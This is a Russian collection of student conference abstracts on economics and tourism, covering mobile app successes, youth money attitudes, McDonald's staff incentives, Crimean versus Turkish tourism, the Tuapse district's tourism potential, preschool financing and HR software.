На рынке мобильных приложений, таких как App Store и Google Play, предоставлено большое количество успешных, сверхприбыльных проектов, которые пользуются популярностью по сей день. Ниже приведены примеры наиболее креативных, оригинальных идей, буквально взорвавших рынок.

Angry Birds — это ролевая, культовая игра с элементами фэнтези-игры и квеста от студии Rovio Entertainment. Игрок с помощью рогатки должен стрелять птицами по «зелёным свиньям», расставленным на различных конструкциях. На данный момент игру скачали более 1 миллиарда раз, что делает её одним из самых скачиваемым приложением для мобильных платформ, таких как iOS и Android. По итогам 2014 года прибыль финской компании снизилась с \$39,1 млн до \$10,7 млн. В 2012 году компания заработала около \$82,3 млн.

Flappy Bird — скандально известная мобильная игра, разработанная вьетнамским разработчиком Донгом Нгуеном, в которой игрок с помощью касаний экрана должен контролировать полёт птицы между рядами зелёных труб, не задевая их. Была реализована на платформах iOS и Android. Игра выпущена 24 мая 2013 года и получила внезапный рост популярности в начале 2014 года. Была подвергнута критике за сложный игровой процесс, плагиат графики и игровой механики, другие обозреватели посчитали, что она вызывает привыкание. В конце января 2014 стала самой скачиваемой бесплатной игрой в AppStore. В течение этого времени разработчик зарабатывал \$50 000 в день за рекламу внутри приложения. В феврале 2014 года FlappyBird была удалена разработчиком из AppStore и GooglePlay. После этого появилась тенденция продавать смартфоны с заранее установленной игрой, чаще всего за крупную сумму. Так, Iphone 4s с предустановленной игрой продавали за 134,295 \$.

IRICH - первым приложением, которое стоило значительно выше других, стала программа iRich, вышедшая в 2008 году. Единственной функцией приложения является вывод на экран красивого рубина красного цвета. Стоит сие удовольствие 999\$. Согласитесь, сумма немаленькая. Нашлось целых 5 человек, которые ее приобрели. Правда, цензоры Apple быстро убрали приложение из каталога, возместив всем покупателям полную стоимость iRich.

Instagramm — бесплатное приложение для обмена фотографиями и видеозаписями с элементами социальной сети, позволяющее снимать фотографии и видео, применять к ним фильтры, а также распространять их через свой сервис и ряд других социальных сетей. В апреле 2012 года Instagram был приобретён компанией Facebook. Цена покупки составила 300 млн долларов денежными средствами и 23 млн акций компании, что в общей сложности составило \$1 млрд.

Aviasales — авиабилеты дешево. Ресурс появился в 2007 году как личный блог путешественника Константина Калинова, где аккумулировались спецпредложения авиакомпаний. В дальнейшем в ресурс был добавлен специальный поисковый алгоритм, и в декабре 2008 года с помощью ресурса были найдены и выкуплены первые билеты. В мае 2012 года было запущено мобильное приложение под iOS, а октябре того же года

приложение под Android. В феврале 2014 года сервис закрыл первый раунд инвестиций в размере \$10 млн от фонда iTechCapital. Фонд получил миноритарную долю в компании, а его представители – управляющий партнер Глеб Давидюк и инвестиционный менеджер Илья Баландин – вошли в совет директоров компании. Ежемесячная аудитория Aviasales, если верить Google Analytics, превышает 4 млн пользователей, сервис входит в число двухсот крупнейших сайтов Рунета и, по признанию конкурентов, является лидером Рунета в своей области.

Опираясь на работы J'son & Partners Consulting, нами был сделан вывод, что темпы роста российского рынка мобильных приложений практически не будут отличаться от мировых. Емкость данного рынка позволяет прогнозировать уверенные темпы роста до 2016 г. включительно.

К 2016 г. прогнозируется, что рынок мобильных приложений в России достигнет 1300 млн долл. увеличившись в 8 раз по сравнению с 2012 г., что говорит о высокой прибыльности и быстрой окупаемости затраченных ресурсов.

Литература:

1. Google Play
2. App Store
3. Crm.ru – it бизнес
4. wikipedia.ru
5. zakupki.gov.ru

Финансовое поведение молодежи в контексте отношения к деньгам

О.С. Ковальчук

Научный руководитель: А.В. Ермишина, канд. экон. наук, доцент

Отношение к деньгам, формируемое с детства, складывается под влиянием различных социальных установок, но они с течением времени меняются в зависимости, как от самого человека, так и под воздействием внешних факторов. Монетарные установки определяют финансовое поведение личности, будет оно сберегательным, кредитным или каким-то иным. В результате изучения современных установок в отношении денег среди молодежи, которые только выходят на рынок труда или начинают свою экономическую активность, можно увидеть портрет будущего экономического агента, насколько он будет ценностно ориентированным в денежных вопросах, рациональным и грамотным с точки зрения использования финансовых продуктов.[1]

Исходной базой данных для исследования стали 696 наблюдений, которые представляют собой ответы на вопросы, касающиеся отношения к деньгам [2]. В анкете респондентам были предложены 60 утверждений

Шкалы монетарных представлений А. Фернхэма, на которые нужно было дать ответ. Респондентами выступали студенты вузов Юга России, таких как: Ростовский государственный экономический университет, Южно-Российский государственный технический университет, Донской государственный технический университет, Ростовский государственный университет путей сообщения и Южный федеральный университет. Респондентами выступала молодежь в возрасте до 30 лет, обучающаяся по экономическим и техническим специальностям.

В таблице 1 приведены факторы и даны их характеристики.

Таблица 1 – Монетарные установки

Фактор	Характеристика
Обсессия	Отношение к деньгам как к высшей ценности. Деньги в данной ситуации воспринимаются не как средство, а как цель, и способны решить все трудности.
Удержание	Предполагает подсознательный отказ от траты денежных средств в результате боязни заплатить за что-то больше, чем это стоит в действительности.
Деньги – это зло	Молодежь ассоциирует большие деньги, богатство с большими связями и криминалом, поскольку хорошими делами они не зарабатываются. В этом случае надо тратить денежные средства, они не главное в жизни.
Планирование	Тщательное распределение, планирование и бережливое отношение к деньгам. Необходимо покупать товары длительного пользования и копить денежные средства.
Демонстративное потребление	Совершение спонтанных покупок, например, из-за плохого настроения или скидок. Покупка вещей из-за статуса, с целью произвести впечатление на окружающих.
Деньги как критерий сравнения	По деньгам судят, насколько человек состоятельный. Деньги должны быть у каждого, без них невозможно нормально существовать в настоящее время.

В результате анализа было выявлено, что все факторы, кроме первого, разделились на «мужские» и «женские» (рисунок 1).

Фактор «Удержание»	мужчины
Фактор «Деньги – это зло»	женщины
Фактор «Планирование»	женщины
Фактор «Демонстративное потребление»	мужчины
Фактор «Критерий сравнения»	мужчины

Рис.1. Разделение факторов на «мужские» и «женские» [3]

Так, для студентов из городов характерен фактор «Удержание», а для студентов из сельских поселений и маленьких городов характерны больше факторы «Деньги – это зло» и «Демонстративное потребление». Помимо

этого, оказалось, что на монетарную установку влияет не только уровень образования, но и специальность.

Далее в ходе анализа были выявлены 6 монетарных типов личности, которые также были разделены на «мужские» и «женские» (таблица 2).[2]

Таблица 2 – Монетарные типы личности

Монетарный тип личности	Характеристика	Половой признак
«Мажор»	Люди с ярко выраженным отношением к деньгам. Деньги выступают как средство манипулирования людьми. Такие люди не испытывают трудностей при принятии решений о расходовании денежных средств.	мужчины
«Нормальный потребитель»	Самый многочисленный тип. Такие люди не склонны принимать спонтанные финансовые решения, предпочитают копить деньги, а не экономить их.	мужчины / женщины
«Эмоциональный расточитель»	Такие люди склонны к спонтанным покупкам и эмоциональным тратам. Положительно относятся к тому, чтобы дать денег в долг.	женщины
«Консервативный потребитель»	Такие люди характеризуются консервативным отношением к деньгам, предпочитают тратить деньги на вещи длительного пользования.	женщины
«Тревожный скряга»	Такие люди до рубля знают, сколько денег у них в кошельке, беспокоятся о своем финансовом положении, боятся брать деньги в долг.	женщины
«Одержимый потребитель»	Такие люди утверждают, что деньги могут решить все их проблемы, они не испытывают затруднений при расходовании денег, беспокоятся о своем финансовом положении.	мужчины

Таким образом, в результате выявленных монетарных установок были построены монетарные типы личности молодежи, которые дают возможность учесть их финансовое поведение и представления, от которых в будущем будут зависеть принимаемые ими самостоятельно финансовые решения, и, в итоге, развитие экономики страны в целом.

Литература:

1. Деньги. Секреты психологии денег и финансового поведения // Фернам А., Аргайл М. – Спб.: Изд-во «Прайм-ЕВРОЗНАК». – 2013.
2. Маленко В. И. Статистическое исследование финансового поведения молодежи // Финансовые исследования. – №3. – 2013. URL: <http://www.finis.rsue.ru/2013/2013-3.pdf>

Сравнение программы стимулирования компании «McDonald's» в России, США и странах Европы.

Е.И.Маркелова

Научный руководитель: М.И. Исаева, к.э.н., доцент

В современных условиях рыночной экономики организации испытывают потребность быть мобильными и постоянно приспосабливаться к меняющимся условиям. Увеличивать продуктивность организации можно не только с помощью применения новых технологий, но и путем грамотной работы с персоналом. Поэтому одна из основных задач любой организации (будь то государственная или коммерческая структура) - эффективно организовывать труд работников, максимально полезно использовать человеческий ресурс.

Мотивация и стимулирование играют определяющую роль в результативности производительности работников. Эффективное стимулирование сотрудников способствует: достижению поставленных целей, повышению работоспособности, помогает избежать необоснованных трат. А неэффективное - оборачивается отсутствием у персонала желания работать, а следовательно - снижением производительности труда.

Разработка программ стимулирования является особенно актуальной для такой отрасли, как индустрия фаст-фуда. Работа в таких местах была и остается непрестижной. Поэтому компаниям приходится разрабатывать и совершенствовать системы мотивации сотрудников. В этом преуспело руководство сети «McDonald's». Именно эта компания в 1948 году первой в мире сформулировала принципы концепции «быстрого питания». Под торговой маркой «McDonald's» на середину июня 2009 года работало 32 060 ресторанов в 118 странах мира. Из них значительная часть управлялась по франчайзингу, условия которого гласят, что есть лишь несколько обязательных пунктов в программе стимулирования, которые обязан выполнять каждый владелец ресторана «McDonald's» в каждой стране. И единая формула программы стимулирования звучит так: «Персонал: создать такие условия работы, чтобы люди сами стремились к максимальной отдаче, на которую они способны». Это правило - общее, но интерпретируются и дополняется под особенности культуры в каждой стране. Вот ряд пунктов, которые обеспечивают реализацию данной формулы (их нетрудно выделить путем сравнения сайтов российского [1], американского [2] и немецкого [3] «McDonald's»):

- наличие различных видов материального стимулирования (премия, надбавки за работу в ночную смену, стипендия для лучших работников-студентов);

- наличие множества видов морально-психологического стимулирования;

- наличие качественно проработанной системы организационного стимулирования (он включает в себя множество социальных аспектов).

В системе есть и недостатки. Отсутствуют такие виды материального стимулирования как распределение прибыли и участие в капитале фирмы, право работника на самоконтроль качества и результатов работы. Также работник не имеет права на распоряжение ресурсами, не может участвовать в совладении. Что касается местных систем стимулирования работников, то каждая из них имеет свои собственные национальные особенности. В некоторых странах это дает положительный организационный и экономический эффект.

Например, сеть в США. В американском управлении человек рассматривается как рабочая сила, делается упор на индивидуализм, индивидуальное принятие решений на основе служебных полномочий, поддерживается инициатива. Практикуется быстрая оценка труда и продвижение по службе, характерен упор на социальные и морально-психологические стимулы. Они представляют наибольший интерес и претендуют на уникальность (в рамках мировой сети «McDonald`s»).

В социальной системе стимулирования есть такой пункт, как «обеспечение нескольких видов программ, учитывающих потребности и мечты работников». Они включают в себя три направления по работе с персоналом: прием на работу ветеранов (программа «Veterans come home to McDonald's»), бывших военных (программа «White House`s Joining Forces Coalition») и широкие возможности для обучения студентов: стажировка в Hamburger University в Германии, материальные поощрения за хорошую успеваемость, обучающие семинары, баллы, которые могут приниматься в качестве зачета в некоторых учебных заведениях США.

Немецкая система стимулирования сотрудников несколько отличается от американской. Она отражает два ярких социокультурных феномена современной Германии: наличие огромного количества мигрантов и сильное распространение феминизма. Руководство «McDonald`s» учитывает особенности соискателей-мигрантов и предлагает им необходимые программы стимулирования (например, в марте 2007 года было принято решение о соблюдении таких принципов по отношению к сотрудникам, как уважение, поддержка и поощрение, в независимости от нации, религии, происхождения и сексуальной ориентации). Учитываются и требования феминисток (на сайте немецкого «McDonald`s» отдельной строкой прописан пункт о заработной плате: «Мужчины и женщины, конечно, получают равную зарплату». А с 2010 года работает программа «Интеграция инвалидов».

Российская система стимулирования персонала позаимствовала из единой лишь обязательные пункты, которые мы перечисляли выше. В российской сети ресторанов не предусмотрены такие популярные за рубежом программы, как трудоустройство ветеранов, инвалидов, забота о равенстве полов и стимулировании труда мигрантов и студентов (например, стипендия). Это -большие недостатки. Российская система стимулирования не имеет отличительных черт, весьма скудна для представителя транснациональной корпорации. По анонимным отзывам бывших сотрудников, многие виды денежного стимулирования отменили после кризиса 1998 г. и возвращать, видимо, не собираются.

Подводя итог, нужно отметить, что в целом система стимулирования компании «McDonald`s» отвечает базовым потребностям человека и предлагает основные современные виды стимулирования. Руководство применяет конкретные методы на основе теорий мотиваций. Все они описаны в теории мотивации Маслоу. Но согласно этой же теории, все потребности должны удовлетворяться одновременно и последовательно, и только тогда эффективность работы сотрудника будет действительно высока. В «McDonald`s» этого нет.

Что касается денежных стимулов, то они, вероятно, слишком малы. Мы не можем говорить о четких цифрах, но тот факт, что сотрудники компаний выходят на демонстрации с просьбой увеличить заработную плату, говорит сам за себя.

Если систему стимулирования не переработать, это будет иметь негативные последствия для экономического положения компании. Может упасть производительность труда, репутация «McDonald`s» как работодателя ухудшится, а также понизится качество обслуживания. Потребитель уйдет к конкурентам, которых у «McDonald`s» сейчас более чем достаточно, причем это не менее сильные международные сети фастфуда.

Литература:

1. McDonald`s <http://www.mcdonalds.ru>,
2. McDonald`s <http://www.aboutmcdonalds.com>
3. McDonald`s <http://www.mcdonalds.de>]

Формирование внутренних и международных выездных туристских потоков в Российской Федерации (на примере Крыма и Турции)

К.В. Полошкова

Научный руководитель: Р.И.Сухов, к.г.н., доцент

В настоящее время можно сказать, что пессимистичные сценарии развития туристского рынка зимы 2015 года не оправдались: справившись с

падением курса рубля и геополитическим кризисом весной и в начале лета 2015 года, туристы стали приобретать туры. Тем не менее, за минувший год туристический рынок пережил колоссальные изменения.

Для того, чтобы приблизиться к оптимальному соотношению предложения и спроса туроператоры были вынуждены пересмотреть свои успешные в прошлом туристские программы по международному выездному направлению. Сильнее всего эта тенденция была заметна в регионах. Самым болезненным явлением стало снижение глубины продаж, наработанное опытом многих лет. Специальные предложения, которые туроператоры стали выпускать летом, нередко оказываются ниже цен, объявляемых при раннем бронировании туров.

В целом, покупательская способность стала гораздо ниже. Тенденция к экономии проявляется на всех популярных пляжных направлениях. Средний чек в валюте снизился, но при этом в рублях туристы платят больше, чем в 2014 году. По словам экспертов, специальные предложения от отельеров компенсировали девальвацию рубля лишь отчасти [3].

По данным Роспотребнадзора, с 2013 по 2014 год число российских туристов, выехавших за рубеж, сократилось на 4%, с 18,2 до 17,6 миллиона человек. Однако у каждого явления есть две стороны, в таких непростых экономических и геополитических условиях есть ряд положительных моментов. Внутренний туризм впервые в истории массового туризма в России стал по-настоящему интересен всем участникам туристского рынка. Большинство крупных туроператоров предпринимают попытки закрепиться на внутреннем рынке.

В России большим спросом всегда пользовался купально-пляжный туризм. Наиболее популярными и приспособленными для этого вида отдыха являются черноморское побережье Краснодарского края и республики Крым. Для начала необходимо понять, кому рекомендовать Краснодарский край, а кому – Крым. К примеру, в Сочи понравится любителям светской жизни: здесь располагается множество известных ресторанов и клубов, открытых по московской франшизе, летом проходят концерты и фестивали. Крым же придется по душе ценителям природы, экскурсионно-познавательных туров и программ, имеет перспективы развития экотуризм [7].

В начале сезона заместитель министра культуры Алла Манилова, курирующая сферу туризма, озвучила мнение о том, что рост популярности Крыма, как нового туристского направления, перегонит по числу туристов такое массовое направление, как Турция. Такое предположение было обосновано рядом факторов. Первым и самым значимым стало субсидирование государством авиаперевозчиков, что смогло существенным образом снизить стоимость билетов на внутренние рейсы. Уже в результате принятых мер удалось нарастить внутренний турпоток на 30%. «Если темпы

роста, «взятые» в начале года, сохранятся, то в Крым за 2015 год придут порядка 5 млн российских туристов, что превышает количество россиян, отдыхающих в Турции» - считает Манилова. На настоящий момент статистика такова: с начала года в Крыму отдохнуло на 20% больше туристов по сравнению с аналогичным периодом 2014 года [2].

Федеральное правительство делает огромные усилия для организации качественного отдыха на Крымском полуострове. Большим прорывом стала масштабная реконструкция Керченской паромной переправы, доставившей столько неудобств туристам летом 2014 года. Ее мощность доведена до 50 тыс. пассажиров в сутки, 10 тыс. легковых автомобилей и 1 тыс. грузовых. Организовано информирование граждан о ситуации на переправе с учетом возможных неблагоприятных погодных условий, а также установлены электронная очередь и бронирование через интернет [5].

Подходит к концу и реконструкция международного аэропорта «Симферополь». Вслед за терминалом «В», 9 мая 2015 г. открылся новый терминал «А». В настоящем летнем сезоне география полетов в Симферополь из российских городов стала еще шире. Полеты будут осуществляться более чем по 40 внутренним и международным направлениям.

Но видимо всех этих изменений не достаточно, чтобы российский турист при выборе безоговорочно склонялся к отдыху в Крыму. Премьер-министр Российской Федерации Дмитрий Медведев призвал уделить особое внимание повышению качества туристских услуг и сервиса в Крыму, потому что на сегодняшний день их нельзя даже отнести к российским стандартам [6].

Крымский гостиничный бизнес сейчас переживает перерождение, и проблемы переходного периода неминуемы. Первоочередная проблема – это нехватка квалифицированных кадров. Дело в том, что в сезоне 2014 года серьезно упал турпоток, и для решения финансовой проблемы многие отельеры сократили персонал. Переход на российские «рельсы» оказался испытанием для специалистов в туристской сфере: перерегистрация предприятий, оформление банковских счетов, и другие бюрократические сложности.

Что касается стоимости турпакетов, нового явления для крымского туризма, то при сравнительном пересчете стоимость отдыха на полуострове в ряде случаев оказывается выше, чем за границей.

Специалисты-практики турбизнеса полагают, что летом 2015 года Крым всё-таки не обгонит Турцию, хотя на будущее такой потенциал у полуострова действительно есть. В настоящее время Турция не только по-прежнему остаётся одним из лидеров по продажам, но и наращивает обороты [1]. Туристы снижают свои требования к отдыху: сокращают продолжительностью отдыха или выбирают более дешёвый отель, лишь бы

поехать в отпуск именно в Турцию. То есть, несмотря на плохую экономическую ситуацию, туристов, принципиально не готовых отказаться от зарубежного отдыха, среди клиентов турагентств достаточно. Причин может быть много. Это и незнание возможностей отечественных курортов, и опасения по поводу сервиса, и возможности лишиться системы «все включено», столь распространенной в Турции [4].

Очевидно, что спрос на внутренний туризм растет, поэтому многие туроператоры уже включили в свой ассортиментный ряд курорты России. Идет реализация турпакетов в Сочи и Крым на базе регулярной авиаперевозки. Но отдых на родной земле только тогда приобретет широкую популярность и полюбится российскому обывателю, когда, приезжая на отдых, турист получит полный спектр услуг высокого уровня по приемлемым ценам. Для этого усилий туристских компаний по расширению спектра услуг недостаточно, региональным властям необходимо повсеместно привести в порядок обеспечивающую инфраструктуру, а федеральным властям - создавать благоприятные экономические условия для развития туристской отрасли.

Литература:

1. Архарова И. Туроператоры: Крым этим летом не обгонит Турцию, хотя стремительно догоняет. Информационная группа «Турпром». URL: www.tourprom.ru (дата обращения 18.06.2015).
2. Варакина Я. В Минкульта предполагают, что Крым обгонит Турцию по количеству туристов. Информационная группа «Турпром». URL: www.tourprom.ru (дата обращения 19.06.2015).
3. Даниленко Д. Пляжные туры: как изменился рынок. Онлайн-журнал HotLine.travel. URL: www.hotline.travel (дата обращения 17.06.2015).
4. Даниленко Д. Турция или Россия? Онлайн-журнал HotLine.travel. URL: www.hotline.travel (дата обращения 19.06.2015).
5. Керченская переправа к сезону готова. Портал для турагентов Turprofi.ru. URL: ural.turprofi.ru (дата обращения 20.06.2015).
6. Портал для тур агента Turprofi.ru. Елену Юрченко всё-таки отправили в отставку. URL: hural.turprofi.ru (дата обращения 19.06.2015).
7. Шик в Крыму и Сочи: куда отправлять VIP-туристов. Онлайн-журнал HotLine.travel. URL: www.hotline.travel (дата обращения 19.06.2015).

Оценка туристско-рекреационного потенциала Туапсинского района с помощью математико-картографического моделирования

Н.Н. Саяпина

Научный руководитель: О.В. Ивлиева, д.геол.-мин.н., профессор

Оценка туристско-рекреационного потенциала района (далее ТРП) является базовым фундаментом для оценки перспектив развития

туриндустрии, посредством выявления конкурентных преимуществ района, грамотного планирования и управления туризмом. В данной работе проведена комплексная оценка ТРП Туапсинского района. В основу исследований положено математико-картографическое моделирование. Были проанализированы и взяты за основу работы Н.И. Тульской и Н.В. Шабалиной [3].

Для оценки ТРП Туапсинского района было применено ландшафтно-рекреационное зонирование. Выделены четыре типа природных ландшафтных зон – гумидно-субтропические ландшафты, средиземноморские ландшафты, низкогорные лесные ландшафты, среднегорные ландшафты. А также антропогенные ландшафты – рекреационные ландшафты, агроландшафты, селитебные ландшафты [1].

Далее применен подход классификации компонентов ТРП. Показатели разбиты на три блока: природные ресурсы, культурно-исторические ресурсы и социально-экономические условия их реализации. Абсолютные количественные показатели переведены в относительные единицы и далее показатели нормированы.

Для получения единственного показателя для каждого объекта использован метод суммирования значений предварительно нормированных показателей. В работе была применена пятибалльная шкала оценки, где 5 баллов – «очень благоприятно», 0 баллов – «неблагоприятно». Далее суммарное количество баллов переведено в коэффициенты показателей ТРП: высокий (0,7-1), относительно высокий (0,5-0,7), средний (0,3-0,5), относительно низкий (0,15-0,3), низкий (0-0,15) [3].

При оценке природного потенциала Туапсинского района использовались 14 показателей, отражающих особенности рельефа, климата, гидрографии района и д.р. Оценка культурно-исторического потенциала Туапсинского района проводилась на основе следующих показателей: количество особо охраняемых природных территорий (ООПТ); наличие археологических руин (в том числе дольменов); количество музеев и галерей; количество храмов и монастырей; наличие знаменитых сооружений и памятников; количество исторических зданий, улиц и площадей; крепости и усадьбы района; сады, парки [2,6].

Для дифференциации района по социально-экономическим условиям развития индустрии туризма использовались следующие показатели: индекс развития человеческого потенциала; инвестиционный климат территории; транспортная доступность; текущие затраты на охрану окружающей среды; криминогенная ситуация в регионе; количество койко-мест в санаторно-курортных учреждениях и в гостиницах и аналогичных средствах размещения; количество мест в объектах общественного питания; кадровое обеспечение индустрии туризма.

На основе интегральной оценки были получены результаты: два основных типа ландшафтов – средиземноморские ландшафты и гумидно-субтропические ландшафты – имеют относительно высокий уровень туристско-рекреационного потенциала (0,67 и 0,54 соответственно). Низкогорные лесные и среднегорные ландшафты обладают средним уровнем туристско-рекреационного потенциала (0,33).

Относительно высокий уровень ТРП средиземноморских ландшафтов обусловлен высоким уровнем природного потенциала (0,6) и высоким культурно-историческим потенциалом (0,8), относительно-высоким уровнем социально-экономических условий (0,62). Для средиземноморских ландшафтов характерен мягкий климат и благоприятные природные условия в целом. Большое количество культурно-исторических ресурсов обеспечивается тем, что на данной территории расположены наиболее крупные населенные пункты, в том числе и столица района г. Туапсе. Сдерживающими факторами являются наличие опасных экзогенных процессов и экологическая обстановка.

Гумидно-субтропические ландшафты обладают относительно высоким уровнем природного потенциала (0,6), средним уровнем историко-культурного потенциала (0,4) и относительно-высоким уровнем социально-экономических условий (0,62). Главной проблемой территории является значительное поражение прибрежной зоны опасными геологическими и гидрологическими экзогенными процессами.

Среднегорные и низкогорные ландшафты обладают средним природным потенциалом (0,5), низким историко-культурным потенциалом (0,03) и средним уровнем социально-экономических условий (0,48). Данные территории заслуживают особого внимания, т.к. наряду с благоприятными природными условиями эта зона нуждается в строительстве дополнительных объектов размещения общественно питания и развлечения.

По комплексу природно-климатических и культурно-исторических ресурсов Туапсинский район может быть ориентирован на развитие различных форм отдыха для взрослых и детей (отдых, оздоровление и лечение, экскурсионный и активный туризм). Развитие туристической индустрии и оптимальное использование туристского потенциала должно способствовать обеспечению полноценного круглогодичного отдыха. В связи с ограниченностью рекреационной нагрузки на прибрежные зоны, увеличение курортного потенциала района возможно за счет предгорных и горных земель.

Следует отметить, что большая часть экологических проблем Туапсинского района идет в связке с социально-экономическими условиями и их решение напрямую зависит от социальной и экономической политики. Основными задачами являются: отвод федеральной автотрассы и железной дороги от побережья; реконструкция глубоководных выпусков и утилизация

бытовых и хозяйственных отходов; полная реализация программы по газификации района и др. Необходимо, как большее развитие общей инфраструктуры района, так и туристской инфраструктуры в частности.

Для оптимального использования туристско-рекреационного потенциала Туапсинского района необходимо, как вовлечение района в федеральные программы развития туризма, так и реализация программ и инвестиционных проектов на муниципальном уровне.

Литература:

1. Белюченко И.С. Экология Краснодарского края (Региональная экология). – Краснодар: Учебное пособие. ФГОУ ВПО «Кубанский ГАУ», 2010. -356 с.

2. Интернет-портал RUS.TRAVEL – путеводитель по России [Электронный ресурс] / Режим доступа: <http://rus.travel/60/tuapse.htm>

3. Тульская Н.И., Шабалина Н.В. Оценка туристско-рекреационного потенциала Центрального федерального округа как основа формирования региональной туристско-рекреационной системы. Вестник МГПУ. Серия Естественные науки. — 2012. - № 2/10 (С. 120–132).

4. Федеральная служба государственной статистики. Паспорт муниципального образования Туапсинского района [Электронный ресурс] / Режим доступа: http://www.gks.ru/scripts/db_inet2/passport/table.aspx?opt=36550002013

Совершенствование финансового механизма муниципальной дошкольной образовательной организации

К.Ю. Тихонова

Научный руководитель: А.В. Щербина., д.ф.н., профессор

Одной из позиций характеристики современного состояния образования является недостаточность бюджетных средств, которые государство выделяет для обеспечения функционирования данной сферы деятельности. Организация бюджетного процесса в образовании построена так, что бюджетные средства, придерживаясь плана, выделяются строго в соответствии со статьями экономической классификации расходов бюджета. Необходимость производить социально значимые выплаты работникам сферы образования (заработную плату, включая разного рода доплаты и надбавки) определяется распределением ассигнований по экономическим статьям бюджетной классификации. В итоге происходит недостаточное финансирование статей расходов, которые связаны с обеспечением образовательного процесса, содержанием и развитием материально-технической базы образовательных учреждений.

Дефицит бюджетного финансирования приводит к повышению роли привлечения средств из внебюджетных источников. Допустимо привлечение образовательными учреждениями дополнительных внебюджетных источников финансирования своей деятельности в форме доходов от самостоятельно осуществляемой деятельности. Осуществление практически всех видов подобной деятельности в области образования возможно на основе российского законодательства. За последние годы образовательные учреждения получили развитие в области платных образовательных услуг и иных видов деятельности, не связанных с образовательным процессом. Можно сказать, что рыночные формы ведения хозяйства глубоко проникли в систему образования, выявления спроса и удовлетворение потребностей в образовательных услугах становится обязательным условием деятельности образовательных организаций.

Финансовый механизм - это система управления финансовыми отношениями организации через финансовые инструменты с помощью финансовых методов. Следует выделить несколько элементов финансового механизма:

- финансовые методы - это методы финансового управления. К ним относятся: финансовый учет, анализ, планирование, прогнозирование, лицензии;
- финансовые рычаги - это приемы, действия финансовых методов, к которым относятся [цены](#), дивиденды, дисконты, ставки налогов;
- финансовые инструменты - это документы, имеющие денежную стоимость или подтверждающие движение денежных средств, сопровождающих операции на [финансовом рынке](#);
- правовое обеспечение - законодательные акты (указы, приказы, постановления, кодексы);
- нормативное обеспечение - инструкции, нормативы, методические указания и другие документы, выпускаемые Министерством финансов РФ;
- информационное обеспечение - база данных, содержащая правовую и нормативную информацию, рейтинговые агентства, составляющие и публикующие рейтинги организаций.

Механизм финансирования муниципальной дошкольной образовательной организации предусматривает:

финансирование деятельности дошкольной организации его учредителем в соответствии с договором между ними;

осуществление финансирования дошкольной организации на основе местных нормативов и нормативов субъекта федерации, рассчитываемых на каждого воспитанника по типу, виду и категории дошкольной организации;

установление нормативов органами государственной власти субъектов РФ в пределах собственных средств, определяющих минимальные затраты на финансирование реализации образовательной программы дошкольного

образования и включающие затраты на оплату труда работников организации, приобретение учебного оборудования, пособий;
применение норматива финансирования субъекта федерации при расчете субвенций и субсидий местным бюджетам;
установление органами местного самоуправления местных нормативов финансирования в пределах собственных средств, применение повышающих местных коэффициентов к региональным нормативам и установление дополнительного объема затрат на дотацию родительской платы за социальные услуги, финансирование содержания и развития материальной базы дошкольной организации;
оплату расходов по развитию и содержанию материальной базы за счёт средств учредителя;
оплату социальных услуг родителями, а также дополнительных образовательных услуг, выходящих за рамки государственного образовательного стандарта;
дотирование расходов родителей за счёт средств муниципалитетов на адресной основе в зависимости от материального благосостояния семьи;
планирование и организацию финансирования дошкольной организации на нормативной основе.

Вводимый механизм отвечает следующим требованиям:

целевой характер финансирования;
прозрачность финансовых потоков;
нормативный способ планирования и исполнения бюджета;
обоснованная дифференцированная оплата родителями услуг дошкольной организации, как один из элементов повышения доступности;
возможность контроля целевого прохождения и использования средств;
финансово-хозяйственная самостоятельность дошкольной организации.

Повышение независимости образовательных учреждений в вопросах распоряжения финансовыми ресурсами и повышение эффективности использования таких ресурсов становится на сегодняшний день основной тенденцией изменения механизма финансирования образования. Эти направления имеют неразрывную связь вследствие увеличения уровня эффективности использования средств на путях децентрализации управления ими, то есть расширения возможностей учебных заведений в их использовании для своих нужд. Повышение эффективности предполагает инициирование процессов саморегулирования в системе образования, что невозможно без расширения самостоятельности образовательных учреждений.

Совершенствования системы управления персоналом организации сферы торговли на основе применения информационных технологий

В.О. Филютина

Научный руководитель: Л.А. Кобина, доцент

Управление персоналом представляет собой определенную область деятельности, к важнейшим элементами которой относится фиксирование потребности, введение в трудовую деятельность, контроль за персоналом, его высвобождение, политика социальных услуг и вознаграждений, структурирование видов деятельности, управление затратами, связанными с персоналом, и само руководство персоналом организации.

Управление персоналом есть планомерно организованное системное воздействие на процесс формирования и перераспределения рабочей силы на уровне организации, на создание необходимых условий для применения трудовых качеств работников в целях достижения максимально эффективного функционирования организации, ее всестороннего развития, осуществляемое при помощи взаимосвязанных экономических, организационных и социальных мер. При этом максимально полное достижение поставленных целей при сокращении издержек на персонал организации определяет эффективность управления ее персоналом. Таким образом, в основе управления персоналом лежит направленная на человека деятельность организации, на его мотивированность к труду, на достижение максимальной отдачи от его трудовой деятельности и, как следствие, получение максимально высоких конечных результатов отдельным работником и организацией в целом.

Выбор оптимальной, гибкой, адаптивной к внешним условиям и мобильной информационной технологии является обязательным условием повышения эффективности труда в управлении [1,2]. Использование информационных технологий подразумевает грамотное владение вычислительной техникой и информацией. Под информационной технологией понимается совокупность процедур, направленных на реализацию всех действий, касающихся информации (сбор, извлечение, хранение, последующая обработка и ее передача посредством применения вычислительной техники), другими словами, это сочетание процессов движения и переработки информации, включая также описание данных процессов.

Возможность осуществления координации различных каналов взаимодействия руководства организации с ее персоналом предоставляет информационная система. В настоящий период на рынке информационных

систем представлено множество их видов, предназначенных для работы с персоналом организации.

Фирмой «1С» для управления персоналом организации создана современная программа, направленная на автоматизацию управления персоналом, ведения учета и расчетов кадров для организаций различного вида деятельности и масштаба в соответствии с требованиями, предусмотренными законодательством - программа 1С: «Зарплата и управление персоналом». К ее преимуществам можно отнести удобный интерфейс, возможность ведения в одной информационной базе учета нескольких организаций, возможность ведения управленческого учета заработной платы (а не только регламентированного), включая возможность предоставления методики расчета каждой выплаты-бонуса, стимулирующей надбавки и пр., возможность составления аналитических кадровых отчетов, наличие инструментов управления кадрами организации, а не только кадрового учета, усовершенствованный механизм учета рабочего времени.

Программа «Контур - Персонал» представляет собой систему осуществления кадрового учета в организациях любого вида, структуры и любой численности персонала. К ее преимуществам относится возможность предупреждения необходимости составления какого-либо приказа или о наступлении какого-либо события, выстраивания связей между кадровыми событиями, сохранения истории изменения реквизитов работника и организации.

